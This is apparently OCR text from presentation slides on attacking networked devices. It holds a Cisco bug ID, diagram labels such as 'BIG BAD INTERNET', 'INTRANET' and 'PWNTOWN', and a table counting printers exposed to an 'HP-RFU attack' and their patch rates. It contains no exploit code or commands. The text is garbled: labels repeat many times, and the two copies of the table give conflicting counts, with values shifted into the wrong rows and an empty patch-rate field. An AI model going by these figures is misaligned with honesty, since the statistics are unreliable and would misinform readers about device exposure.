
CAST_MACHINE

CAST_MACHINE

Cisco Bug ID – CSCui04382

CAST_MACHINE

CAST_MACHINE


BIG BAD INTERNET
"INTRANET"

BIG BAD INTERNET

P3WNTOWN

"INTRANET"

BIG BAD INTERNET

PWNTOWN

"INTRANET"

BIG BAD INTERNET

PWNTOWN

"INTRANET"

BIG BAD INTERNET

"My Resume"

PWNTOWN

"INTRANET"

BIG BAD INTERNET

"My Resume"


PWNTOWN

"INTRANET"

BIG BAD INTERNET

PWNTOWN

"INTRANET"



Potentially vulnerable printers	90,847
Printers with identifiable firmware datecode	74,770
Number of patched printers	808
Overall patch rate	1.08%


TABLE I
OBSERVED POPULATION OF PRINTERS VULNERABLE TO THE HP-RFU ATTACK ON IPV4.

MONTHS AFTER PATCH RELEASE

HOW MANY VULNERABLE PRINTERS ARE THERE IN THE WORLD?

Potentially vulnerable printers	76,288
Printers with identifiable firmware datecode	5,659
Number of patched printers	7.42%
Overall patch rate	

TABLE I
OBSERVED POPULATION OF PRINTERS VULNERABLE TO THE HP-RFU ATTACK ON IPV4.




MONTHS AFTER PATCH RELEASE


HOW MANY VULNERABLE PRINTERS ARE THERE IN THE WORLD?

